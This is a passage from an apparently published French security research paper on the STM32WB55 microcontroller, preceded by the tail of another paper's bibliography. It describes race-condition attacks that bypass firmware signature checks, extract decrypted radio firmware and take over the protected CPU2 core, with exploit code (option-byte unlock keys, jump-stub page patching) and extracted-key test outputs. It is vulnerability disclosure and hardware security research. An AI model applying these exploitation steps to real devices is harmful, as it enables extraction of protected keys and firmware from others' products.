12. Romain Cayre Vincent Nicomette Elies Tali, Guillaume Auriol. Tous les chemins mènent à drop : une évaluation de la sécurité d'un mécanisme de routage du bluetooth mesh. https://www.sstic.org/2025/presentation/tous_les_chemins_mnent__drop__une_valuation_de_la_scurit_dun_mcanisme_de_routage_du_bluetooth_mesh/, 2025.

13. Gowri Sankar Ramachandran Stéphane Delbruel Wouter Joosen Danny Hughes Emekcan Aras, Nicolas Small. Selective jamming of lorawan using commodity hardware. https://hal.science/hal-04901601v1/document, 2017.

14. GNU Radio. GNU Radio. https://www.gnuradio.org/.

15. Vinay M. Igure and Ronald D. Williams. Taxonomies of attacks and vulnerabilities in computer systems. *IEEE Communications Surveys & Tutorials*, 10(1):6–19, 2008.

16. Stephen Thomas Kent. Encryption-based protection for interactive user/computer communication. In *Proceedings of the Fifth Symposium on Data Communications*, SIGCOMM '77, page 5.7–5.13, New York, NY, USA, 1977. Association for Computing Machinery. https://doi.org/10.1145/800103.803345.

17. SEEMOO Lab. InternalBlue, a Bluetooth experimentation framework for Broadcom and Cypress chips. . https://github.com/seemoo-lab/internalblue.

18. Karim Lounis and Mohammad Zulkernine. Attacks and defenses in short-range wireless technologies for iot. *IEEE Access*, 8:88892–88932, 2020.

19. Satya Prakash Yadav Manish Kumar, Vibhash Yadav. Advance comprehensive analysis for Zigbee network-based IoT system security. https://link.springer.com/content/pdf/10.1007/s10791-024-09456-3.pdf, 2024. [Online; accessed 12-Dec-2024].

20. Marc Newlin. MouseJack: Injecting Keystrokes into Wireless Mice. https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Marc-Newlin-MouseJack-Injecting-Keystrokes-Into-Wireless-Mice.pdf.

21. John McHugh. The 1998 lincoln laboratory ids evaluation. In Hervé Debar, Ludovic Mé, and S. Felix Wu, editors, *Recent Advances in Intrusion Detection*, pages 145–161, Berlin, Heidelberg, 2000. Springer Berlin Heidelberg.

22. Roy McNamara. Networks — where does the real threat lie? *Information security technical report.*, 3(4):65–74, 1998.

23. Marcus Mengs. LOGITacker. https://github.com/RoganDawes/LOGITacker.

24. Meshtastic. Meshtastic, an open source, off-grid, decentralized, mesh network built to run on affordable, low-power devices. https://meshtastic.org/.

25. Meshtastic. Meshtastic frequency slot calculator. https://meshtastic.org/docs/overview/radio-settings/#frequency-slot-calculator.

26. Meshtastic. Meshtastic github repository. https://github.com/meshtastic/firmware.

27. Morgan Yaklehef Orlaine Guetsa, Alexandre Goncalves. Vulnerability analysis of a bluetooth low energy padlock. https://lehack.org/2023/track/vulnerability-analysis-of-a-bluetooth-low-energy-padlock/, 2023.

28. Aurélien Francillon Clémentine Maurice Pierre Ayoub, Romain Cayre. Bluescream: Screaming channels on bluetooth low energy. https://hal.science/hal-04725668v1, 2024.
29. RiverLoopSec. Killerbee, a IEEE 802.15.4/ZigBee Security Research Toolkit. https://github.com/riverloopsec/killerbee.
30. Damien Cauquil Romain Cayre. One for all and all for WHAD: wireless shenanigans made easy. https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20presentations/DEF%20CON%2032%20-%20Damien%20Cauquil%20Romain%20Cayre%20-%20One%20for%20all%20and%20all%20for%20WHAD%20wireless%20shenanigans%20made%20easy.pdf.
31. Mike Ryan. Crackle. https://github.com/mikeryan/crackle.
32. Scapy. Scapy. https://scapy.net/.
33. Securing. Gattacker, A Node.js package for BLE (Bluetooth Low Energy) security assessment using Man-in-the-Middle and other attacks . https://github.com/securing/gattacker.
34. William Stallings. *Network and internetwork security: principles and practice*. Prentice-Hall, Inc., USA, 1995.
35. Mohsan Azeem Muhammad Farhan Sana Naseem Bushra Mohsin Tahira Ali, Rashid Baloch. A Systematic Review of Bluetooth Security Threats, Attacks & Analysis. https://www.ijcttjournal.org/2021/Volume-69%20Issue-7/IJCTT-V69I7P101.pdf, 2020. [Online; accessed 12-Dec-2024].
36. Thorsten Schroeder, Max Moser. Practical Exploitation of Modern Wireless Devices. http://www.remote-exploit.org/articles/keykeriki_v2_0__8211_2_4ghz/, 2010.
37. Mark Vink. A Comprehensive Taxonomy of Wi-Fi Attacks. https://www.cs.ru.nl/masters-theses/2020/M_Vink___A_comprehensive_taxonomy_of_wifi_attacks.pdf, 2020. [Online; accessed 12-Dec-2024].
38. Wikipedia. Kiss principle. https://en.wikipedia.org/wiki/KISS_principle.
39. Wikipedia. OSI model. https://en.wikipedia.org/wiki/OSI_model. [Online; accessed 12-Dec-2024].
40. Wikipedia. Wired Equivalent Privacy. https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy. [Online; accessed 17-Dec-2024].

Récupération de la clé des firmwares radio du stm32wb55

Thomas Cougnard
xilokar@xilokar.info

Résumé. Le stm32wb55 est un microcontrôleur de chez *ST*. C'est une variante de la gamme stm32 qui intègre une radio pouvant supporter plusieurs protocoles (BLE / thread / zigbee) sur un cœur dédié et via des firmwares chiffrés. Nous allons voir qu'il est possible de contourner les sécurités mises en place par *ST* et ainsi obtenir la clé de chiffrement des firmwares.

1 Introduction

1.1 Stm32wb55

Le stm32wb55 est un microcontrôleur multicœur de chez *ST*. Le cœur principal (CPU1) est un cortex-M4 sur lequel tournent les applications utilisateur. Le second cœur (CPU2) est un cortex-M0+ dédié à l'implémentation des protocoles radio supportés. Les firmwares à faire tourner sur le CPU2 sont fournis sous forme de binaires chiffrés par *ST*. La flash et la RAM du stm32wb55 sont partagées entre CPU1 et CPU2, mais des mécanismes de sécurité permettent d'isoler certaines zones pour le CPU2 et d'en interdire l'accès par les autres périphériques (CPU1/DMA).

1.2 Motivation initiale

Le FUS (Firmware Upgrade Service) est un bootloader dédié au CPU2, qui permet de mettre à jour ou de changer le firmware du CPU2 qui sera utilisé (il existe plusieurs firmwares différents, qui vont gérer des protocoles différents). Les stm32wb55 sont livrés avec un FUS déjà flashé en usine par ST.

La motivation première de ce travail m'est venue en mai 2022, lors de la lecture d'un passage de la note d'application AN5185 [1], alors que nous envisagions d'utiliser ce microcontrôleur sur certains de nos produits :

> « *Power failure with option bytes corruption : Safeboot is started by hardware and all the Flash is locked by hardware. In this case, if FUS V1.1.0 or higher version is running, then a factory reset is triggered* »

Il apparaissait donc que sous certaines conditions, il était possible de rendre un produit fonctionnant sur un stm32wb55 inopérant à la suite d'une mise à jour.

Les firmwares radio/FUS proposent également un mécanisme de stockage de clé AES qui permet, une fois une clé provisionnée, de la charger dans le bloc matériel AES du stm32 sans qu'elle ne soit accessible par le CPU1, et je voulais savoir dans quelle mesure il était fiable.

Enfin, pouvoir déchiffrer les firmwares radio permettrait de les analyser, que ce soit à des fins de recherche de vulnérabilités ou de modifications. (On peut par exemple rappeler ici que le *Flipper Zero* fonctionne sur un stm32wb55 et qu'avoir un accès direct aux composants radio pourrait être intéressant).

1.3 Plan

Après une analyse préalable et présentation de l'environnement en section 2, nous verrons dans la section 3 qu'il était possible de contourner la vérification de la signature des fichiers binaires sur d'anciennes versions de FUS. Nous montrerons ensuite dans la section 4 qu'il est possible de récupérer la version déchiffrée des firmwares radio, et dans la section 5 que l'on peut modifier le code des firmwares radio et prendre le contrôle total du CPU2.

2 Analyse préalable

2.1 Flash et CPU2

On ne s'intéresse qu'au mécanisme de protection de la flash. Il est contrôlé par deux registres *SFSA* et *SBRV*, qui indiquent respectivement le numéro de la première page de flash dédiée au CPU2 et le reset vector du CPU2 (l'addresse en flash où le CPU2 va lire sa première instruction quand il est démarré). La figure 1 présente un exemple de configuration de la protection de la flash. Ces deux registres sont stockés dans une flash dédiée, lue au démarrage du microcontrôleur, et uniquement modifiable par le CPU2.

2.2 Communication avec le CPU2

Le code utilisateur sur le CPU1 communique avec le CPU2 via un *IPCC*. Ce mécanisme est basé sur un bloc matériel dans lequel est configuré une zone de RAM accessible aux deux CPUs et qui leur permet




Fig. 1. Un exemple de configuration/répartition de la flash. Ici le CPU2 démarre sur le firmware wireless et toute la zone (wireless + FUS) est protegée du CPU1

d'échanger des messages. La communication se fait alors selon le protocole HCI (*Host Controller Interface*), qui est un mécanisme standard de la norme *Bluetooth* de dialogue entre un *Host* (ici le CPU1) et un contrôleur *Blueotooth* (ici le CPU2). Outre les échanges propres à la configuration et à la communication, il existe dans HCI la possibilité d'envoyer des *vendor specific commands* qui sont des commandes propres à chaque implémentation du contrôleur. Ces commandes, partiellement documentées, permettent par exemple le chargement de firmware dans le contrôleur (cf InternalBlue [1] pour les chips *Broadcom*) ou des accès à usage interne (cf la récente "*Backdoor ESP32*" [2]). Sur le stm32wb55, ces commandes permettent au CPU1 de demander au CPU2 d'effectuer diverses opérations : installation ou effacement d'un firmware radio, bascule en mode FUS, ecriture ou chargement de clé AES utilisateur, etc...

2.3 Fonctionnement de FUS

Toute la partie de gestion des firmwares radio est gérée par le CPU2 en mode FUS. Le CPU1 peut, entre autres, demander au FUS d'effacer le firmware radio, écrire un firmware radio, mettre à jour le FUS. Comme précisé dans la documentation [1], plusieurs reboots sont nécessaires pour effectuer ces opérations (pour prendre en compte les changements de *SFSA* et *SBRV*). En effet, la valeur de ces registres est lue au démarrage (cf Fig 2) et toute modification nécessite un reset. Le CPU2 peut donc effectuer un reset pendant une opération, charge au CPU1 de redémarrer

[1] `https://github.com/seemoo-lab/internalblue`
[2] `https://www.tarlogic.com/news/hidden-feature-esp32-chip-infect-ot-devices/`

le CPU2 ensuite pour qu'il continue ses opérations. On peut donc avoir une première idée du fonctionnement de FUS en regardant quelle est la valeur de ces registres à chaque démarrage effectués lors de la procédure.

Option byte loading

After the BSY bit is cleared, all new options are updated into the flash memory, but not applied to the system. A read from the option registers returns the last loaded option byte values, the new options have effect on the system only after they are loaded.

Option bytes loading is performed in two cases:

- when OBL_LAUNCH bit is set in the *Flash memory control register (FLASH_CR)*
- after a power reset (BOR reset or exit from Standby/Shutdown modes)

Option byte loader performs a read of the options block and stores the data into internal option registers. These internal registers configure the system and can be read by software. Setting OBL_LAUNCH generates a reset so the option byte loading is performed under system reset.

Fig. 2. Modification des options bytes (in [2])

Effacement d'un firmware Lors de l'effacement d'un firmware radio (figure 3), la première action effectuée est de faire pointer *SBRV* sur le code de FUS (①). Ensuite la zone de flash utilisée par le firmware radio peut-être effacée (②). Enfin, la protection d'accès de la zone est levée en modifiant le registre *SFSA* (③).




Fig. 3. Effacement du firmware radio

Installation d'un firmware Pour l'installation d'un firmware (figure 4), le code utilisateur écrit en flash le binaire fourni par ST (①), puis envoie à FUS une commande d'installation (②). FUS bloque alors l'accès à cette zone au CPU1 en modifiant le registre *SFSA*, effectue des opérations de vérification et déchiffrement, et enfin bascule sur ce firmware en modifiant le registre *SBRV* (③).




Fig. 4. Installation d'un firmware radio

2.4 Firmwares

Les firmwares radio sont disponibles, entre autres, dans un sous-dossier d'un dépôt github.[3] Il s'agit de fichiers binaires d'entropie élevée et continue, suggérant l'utilisation d'un algorithme de chiffrement. Mais en consultant l'historique des versions livrées, on découvre une version de FUS qui n'est pas chiffrée... Il est donc possible, en procédant à une analyse à rebours du binaire disponible, d'avoir une meilleure idée du fonctionnement interne de FUS.

On apprend entre autres que les firmwares radio sont chiffrés avec l'algorithme AES en mode CTR, avec un nonce fourni dans le binaire et une valeur initiale du compteur à 2 (pourquoi pas !). La clé de 128 bits n'est, pour sa part, pas embarquée au sein du fichier binaire, mais stockée dans une page de flash qui est initialisée lors de la fabrication du microcontrôleur par *ST*.

3 Première approche

Ma première idée a été d'essayer de trouver un moyen de contourner la vérification de la signature des firmwares. Si cela est possible, il est ensuite facile, compte tenu de l'utilisation d'AES en mode CTR, de modifier le fichier d'update de FUS chiffré pour éventuellement placer au début du contenu déchiffré une instruction de saut dans une zone de flash contrôlée.

3.1 Vérification de la signature

Selon la documentation, la vérification de la signature s'appuie sur le bloc matériel *PKA* (Public Key Accelerator) du stm32wb55. Ce bloc effectuant aussi bien des vérifications RSA, ECDSA, ECC, est architecturé

[3] `https://github.com/STMicroelectronics/STM32CubeWB/tree/master/Projects/STM32WB_Copro_Wireless_Binaries/STM32WB5x`

autour d'une mémoire interne mappée dans l'espace d'adressage des CPU1 et CPU2. Pour l'utiliser, on écrit les paramètres à une adresse prédéterminée (variable selon l'algorithme utilisé) et à la fin du calcul on va lire dans cette mémoire la validité ou non de la signature.

L'analyse à rebours du FUS à notre disposition confirme que le bloc *PKA* est bien utilisé :

```
int verify_signature(void *start,int len, void *pub_key, void
↪  *signature)
{
  int iVar1;
  int ret;
  char hash [32];

  ret = 1;
  zero_mem(hash,0x20);
  iVar1 = init_pka();
  if (iVar1 != 1) {
    ret = sha256(start, len, hash);
    if (ret == 0) {
        iVar1 = pka_ecdsa_verif(hash, pub_key, signature);
        if (iVar1 != 1) {
         ret = 1;
        }
    }
    stop_pka();
  }
  return ret;
}
```

3.2 Oui mais...

J'ai donc monitoré l'état des registres du *PKA* lors de l'installation d'un firmware par FUS, et constaté que ce bloc était bien utilisé. Il est intéressant de noter que le résultat de la vérification est écrit par le *PKA* dans sa mémoire interne, accessible également en lecture/écriture par le CPU1. Il semblait donc logique d'essayer par une condition de course d'écraser le résultat pour faire croire au CPU2 que l'image était authentique.

En changeant dans le footer du firmware chiffré la version de ce firmware, on obtient un fichier non valide, mais qui, s'il est flashé, ne risque pas de briquer le CPU2. L'installation d'un tel fichier est bien refusée par FUS, mais en écrasant la mémoire de *PKA* au bon moment, on arrive à faire installer ce firmware.

Malheureusement, cette attaque fonctionnait sur la première demo-board à ma disposition, car la version de FUS installée était la v1.1.1, mais les versions suivantes de FUS ont corrigé cela, en utilisant une fonctionnalité qui permet au CPU2 de temporairement désactiver l'accès au *PKA* par le CPU1.

Il fallait donc chercher un autre vecteur d'attaque.

4 Extraction du nouveau FUS

Lors de la désactivation d'un firmware radio (figure 3), on constate que FUS ajuste *SFSA* pour que le CPU1 puisse à nouveau utiliser la flash qui n'est plus utilisée. Bien évidemment, cette flash est effacée par FUS avant d'y redonner accès. Mais cet effacement se fait en utilisant le contrôleur de flash qui est partagé avec le CPU1. Or, selon la documentation, les registres *SFSA* et *SBRV* sont uniquement modifiables par le CPU2. Le registre *C2CR* (figure 5) de contrôle de la flash dédié au CPU2 est lui accessible sans restriction. C'est via ce registre que le CPU2 sélectionne la page de flash sur laquelle une opération d'effacement/programmation va être effectuée. C'est aussi via ce registre qu'il ordonne le démarrage de ladite opération.

3.10.17 Flash memory CPU2 control register (FLASH_C2CR)

Address offset: 0x064

Reset value: 0xC000 0000

Access: no wait state when no flash memory operation is on going, word, half-word and byte access

This register cannot be modified when CFGBSY in *Flash memory CPU2 status register (FLASH_C2SR)* is set.

- When the PESD bit in *Flash memory CPU2 status register (FLASH_C2SR)* is cleared, the register write access is stalled until the CFGBSY bit is cleared (by the other CPU).
- When the PESD bit in *Flash memory CPU2 status register (FLASH_C2SR)* is set, the register write access causes a bus error.
- When the PESD bit in *Flash memory CPU2 status register (FLASH_C2SR)* is set, but there is no ongoing programming or erase operation, the register write access is completed. The requested program or erase operation is suspended, the BSY/CFGBSY asserted and remains 1 until suspend has been deactivated. Consequently, PESD bit goes back to 0 and the suspended operation completes.

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
Res.	Res.	Res.	Res.	Res.	RD ERRIE	ERR IE	EOP IE	Res.	Res.	Res.	Res.	Res.	FSTPG	Res.	STRT
					rw	rw	rw						rw		rs
15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Res.	Res.	Res.	Res.	Res.	PNB[7:0]								MER	PER	PG
					rw	rw	rw	rw	rw	rw	rw	rw	rw	rw	rw

Fig. 5. Le registre FLASH_C2CR

Voici le code commenté utilisé par FUS pour effectuer l'effacement d'une page de flash :

```
1  void flash_erase_page(int page) {
2    dword cr;
3
4    cr = read_volatile_4(Flash.C2CR);
5    /* write page to erase */
6    write_volatile_4(Flash.C2CR,page << 3 | cr & 0xfffff805 | 2);
7    /* re read */
8    cr = read_volatile_4(Flash.C2CR);
9    /* start erase */
10   write_volatile_4(Flash.C2CR,cr | 0x10000);
11   return;
12 }
```

On constate que si le CPU1 modifie la valeur du registre C2CR entre la ligne 6 et la ligne 8 (et que ce code est toujours le même dans cette version de FUS) alors on peut forcer FUS à effacer une autre page de la flash plutôt que la page du firmware radio envisagée avant de rendre cette zone de la flash accessible au CPU1. La fenêtre temporelle pour réaliser cette opération est très courte, mais on peut augmenter nos chances de succès en diminuant l'horloge du CPU2 (la configuration de l'arbre d'horloge, et en particulier celle du CPU2 (*HCLK2* dans la figure 6), n'est pas protégée, et donc parfaitement contrôlable par le CPU1). Il suffit d'augmenter le diviseur d'horloge *C2HPRE* du registre *RCC_EXTCFGR* pour ralentir la fréquence de fonctionnement du CPU2.

En répétant cette méthode pour chaque page lors de l'effacement d'un firmware radio, on peut extraire petit à petit le firmware non chiffré. À noter qu'il devrait être théoriquement possible d'empêcher l'effacement de toutes les pages lors d'une seule mise à jour et gagner ainsi du temps, mais même en diminuant la vitesse du CPU2, réussir la condition de course n'est pas garantie à 100% et je me suis contenté d'une extraction plus longue.

On peut également extraire la dernière version de FUS (en appliquant cette méthode lors d'une mise à jour de FUS vers lui-même).

On peut d'ailleurs confirmer, après analyse, l'utilisation de la fonctionnalité de blocage du bloc *PKA* lors de la vérification de signature dans cette nouvelle version de FUS :




Fig. 6. Les différentes horloges du stm32wb55

```
int verify_signature(void *start,int len, void *pub_key, void
↪  *signature)
{
  int iVar1;
  int ret;
  char hash [32];

  ret = 1;
  zero_mem(hash,0x20);
  iVar1 = init_pka();
  if (iVar1 != 1) {

    /* lock pka access */
    iVar1 = read_volatile_4(SYSCFG.SIPCR);
    write_volatile_4(SYSCFG.SIPCR,iVar1 | 4);

    ret = sha256(start, len, hash);
    if (ret == 0) {
        iVar1 = pka_ecdsa_verif(hash, pub_key, signature);
        if (iVar1 != 1) {
         ret = 1;
        }
    }
    stop_pka();

    /* unlock pka access */
    iVar1 = read_volatile_4(SYSCFG.SIPCR);
    write_volatile_4(SYSCFG.SIPCR,iVar1 & 0xfffffffb);
  }
  return ret;
}
```

5 Exécution de code sur CPU2

En analysant plus en détails le code de FUS, on constate qu'il est architecturé comme une machine à états, dont l'état est sauvegardé en flash dans un secteur qui lui est réservé.[4]

Fig. 7. Vue simplifiée de l'installation d'un firmware

[4] En réalité, deux pages sont utilisées, en raison de la présence d'un mécanisme de sauvegarde de l'état

Certains changements d'état nécessitent un reset pour prendre en compte les modifications de *SFSA* et *SBRV* (par exemple pour passer de l'état 3 à 4). Pour cette opération, *ST* a prévu un bit dédié à cela dans le registre *FLASH_CR*(cf Fig. 8 in [2]).




Fig. 8. Bit OBL_LAUNCH du registre FLASH_CR

Ecrire un 1 dans ce bit indique au processeur qu'un reset est nécessaire pour relire les valeurs des registres *SFA* et *SBRV*. Mais, comme indiqué dans la documentation, ce registre ne peut être écrit que si *OPTLOCK* n'est pas actif. La désactivation de cet état interne du contrôleur de flash s'effectue en exécutant une séquence d'unlock (mécanisme classique pour éviter une utilisation involontaire de la fonctionnalité). L'état *OPTLOCK* peut aussi être réactivé, cette fois par une simple écriture du bit *OPTLOCK* dans le registre *FLASH_CR*. Il est intéressant de noter que ce mécanisme de protection est partagé avec le CPU1 (qui peut lui aussi modifier d'autres option byte qui lui sont propres).

Donc pour pouvoir effectuer son reset via *OBL_LAUNCH*, le CPU2 va devoir effectuer la procédure d'unlock, modifier les registres puis activer *OBL_LAUNCH*. En parvenant à réactiver le mécanisme de lock avant l'écriture de ce bit, on peut désactiver le reset de lecture des options bytes et ainsi forcer la machine d'états de FUS à passer à l'étape suivante, sans que les protections ne soient effectives. En effet, le FUS sauvegarde son état en flash avant d'effectuer la procédure de relecture des options bytes. Notons au passage que la fenêtre temporelle pour réaliser cette opération est bien plus large que lors de l'attaque de la section 4.

Il suffit alors de réécrire au bon moment la première page du firmware radio (celle où va pointer *SBRV*) pour prendre le contrôle du CPU2 au prochaine reset.

```
printf("Polling for pka lock\n"); // wait for signature
↪  verification done
while(*pka_lock == 0); printf("Pka locked\n");
while(*pka_lock != 0); printf("Pka unlocked\n");
while(1) {
        if( *flash_status2 == 0x00050000) { // wait flash operation
                *flash_cr = 0x40000000;
                printf("locked option byte programming\n");
                break;
        }
}
```

Ici, après avoir attendu la vérification de la signature de l'image (que l'on sait déterminer en monitorant PKA) on a empêché la prise en compte du changement de *SFSA* (étape 3 dans Fig. 7).

```
printf("unlocking option bytes\n");
*flash_opt_key = 0x08192A3B;
*flash_opt_key = 0x4C5D6E7F;
old = PAGE_TO_START(trigger_page);
while(1) {
        new = *((volatile int *)PAGE_TO_START(trigger_page));
        if (new != old) {
                printf("Trigger page written\n");
                break;
        }
}
```

Nous avons ensuite réactivé la possibilité de changer les options bytes, puis attendu que FUS déchiffre une page du firmware

```
// rewrite first page
copy_and_patch_page(first_page);
msleep(30000); // wait for first page to be read by hashing
↪  function
reprogramm_page(first_page);
printf("Now wait for reboot\n");
```

Et enfin, nous avons récupéré la première page, l'avons modifiée et après avoir attendu le calcul du sha256 de la première page lors de l'étape 5 dans Fig 7, nous avons réécrit la première page modifiée.

```c
// cache for first page data
#define PAGE_SIZE 0x1000
unsigned char cache[PAGE_SIZE];

const unsigned char jump_code_template[8] = {
        0x01, 0x48, // ldr r0, [pc, #4]
        0x00, 0x47, // bx r0
        0x00, 0x00, // nop
        0x00, 0x00, // nop
};

// Pointer to CPU2 payload in customer flash
extern unsigned int _binary_cpu2firm_bin_start;
static void copy_and_patch_page(int page) {
        unsigned int addr;
        memcpy(cache, (void*) (0x08000000 + page * PAGE_SIZE),
↪  PAGE_SIZE);

        addr = (unsigned int)&_binary_cpu2firm_bin_start;
        memcpy(cache, jump_code_template, 8);
        addr = addr | 1; // thumb mode
        memcpy(cache +8, &addr, 4);
}
```

À partir de là, on peut par exemple effectuer une copie dans la RAM accessible par le CPU1 des pages de flash internes utilisées par le CPU2, pages contenant entre autres la clé utilisée pour déchiffrer les firmwares radio (mais aussi les clés AES stockées par l'utilisateur).

Contrairement à la méthode décrite en section 4, celle-ci est particulièrement stable, la seule incertitude étant actuellement le temps d'attente du calcul de la fonction de hachage à la fin de la mise à jour firmware.

Le lecteur attentif aura remarqué que nous modifions uniquement les premières instructions de la première page en y insérant un saut vers une zone de la flash non protégée par *SFSA*, plutôt que d'écrire une charge logicielle complète. Procéder ainsi permet :

— De s'assurer que l'on peut modifier facilement le code qui sera exécuté par le CPU2.
— De conserver quasi intact le firmware radio et ainsi par un simple saut d'exécuter à nouveau le firmware, et en particulier de rebasculer en mode *FUS*.

6 Analyses et perspectives

6.1 Les choix de *ST*

La volonté par *ST* de vouloir chiffrer et protéger leurs firmwares radio les a amené à concevoir un système fragile et non robuste. Cette volonté se manifeste d'ailleurs quand on constate que des efforts ont été faits entre les deux versions disponibles de FUS pour se prémunir d'attaques par glitch hardware. On passe de ce code :

```
1 i = verify_signature(next_sfsa, len + 0x20, &st_pub_key,
  ↪  &signature);
2 if (i != 0) {
3    /* signature ok */
4    write_flash_sfsa((int) next_sfsa);
5 }
```

à celui ci :

```
1 i = verify_signature(next_sfsa, len + 0x20, &st_pub_key,
  ↪  &signature);
2 if (i == 0x29912337) {
3    /* signature ok */
4    write_flash_sfsa((int) next_sfsa);
5 }
```

L'utilisation d'une constante exotique est en effet une mesure classique permettant de rendre plus complexe l'opération, en imposant de devoir faire basculer plusieurs bits spécifiques d'un registre du cpu et non plus un seul, peu importe lequel.

Il me semble que la conception même du stm32wb55 souffre de lacunes qui ont rendu possible les failles découvertes ici. Il n'y a pas de vraie séparation entre les CPU1 et CPU2, en particulier au niveau des périphériques qu'ils partagent. De plus, le mode de boot du CPU2 est particulièrement étrange si l'on fait le choix d'implémenter ce qui peut ressembler à un secure boot. Il est probable que des choix ont dû être faits entre sécurité et coût de production.

Il est à noter que *ST* n'a que très récemment (6 janvier 2025) communiqué sur la fragilité de l'architecture [3].

> « Description : *Software running on the CPU1 subsystem can interfere with the CPU2 subsystem thus breaking the isolation between those subsystems, even when the system security flag is enabled (the ESE bit is set to 1).* »

« Remediation : *Do not use the CPU2 subsystem to store or manage assets that must be isolated from the CPU1 subsystem.* »

6.2 Impacts

Plus que l'accès au CPU2 et à la clé de chiffrement des firmwares, l'impact des failles trouvées ici sera plus important pour des sociétés qui auraient construit des produits basés sur un stm32wb55 et se reposant sur la fonctionnalité proche d'une *secure enclave* de chargement de clés utilisateurs. On peut désormais considérer que toute personne capable d'exécuter du code sur le CPU1 peut y avoir accès.

Le *Flipper Zero* par exemple utilise cette fonctionnalité pour fournir des versions chiffrées de clés de fabricants de solutions SubGhz (même si dans ce cas, il était déjà simple de demander au *Flipper Zero* de déchiffrer ces clés pour nous). On trouve d'ailleurs dans le *SDK* du *Flipper Zero* un jeu de vecteurs de tests des clés provisionnées en usine,[5] ce qui nous permet de vérifier que l'on a bien réussi à les extraire :

```
Testing key 01: output:   e99acee94de17f55cb8abff24d982767
                expected: e99acee94de17f55cb8abff24d982767
Testing key 02: output:   3427a7eaa898669bed43d393b5a2878e
                expected: 3427a7eaa898669bed43d393b5a2878e
Testing key 03: output:   6cf30178531b1132f0272fe37da6e2fd
                expected: 6cf30178531b1132f0272fe37da6e2fd
Testing key 04: output:   df7f37652fdb7ccf5bb6e49c63c50fe0
                expected: df7f37652fdb7ccf5bb6e49c63c50fe0
Testing key 05: output:   9b5cee440ed1cb5f289f1217596440bb
                expected: 9b5cee440ed1cb5f289f1217596440bb
Testing key 06: output:   94c2099862a72b93ed361f10bc26bd41
                expected: 94c2099862a72b93ed361f10bc26bd41
Testing key 07: output:   4db22bc5964761f416e081c38eb99c9b
                expected: 4db22bc5964761f416e081c38eb99c9b
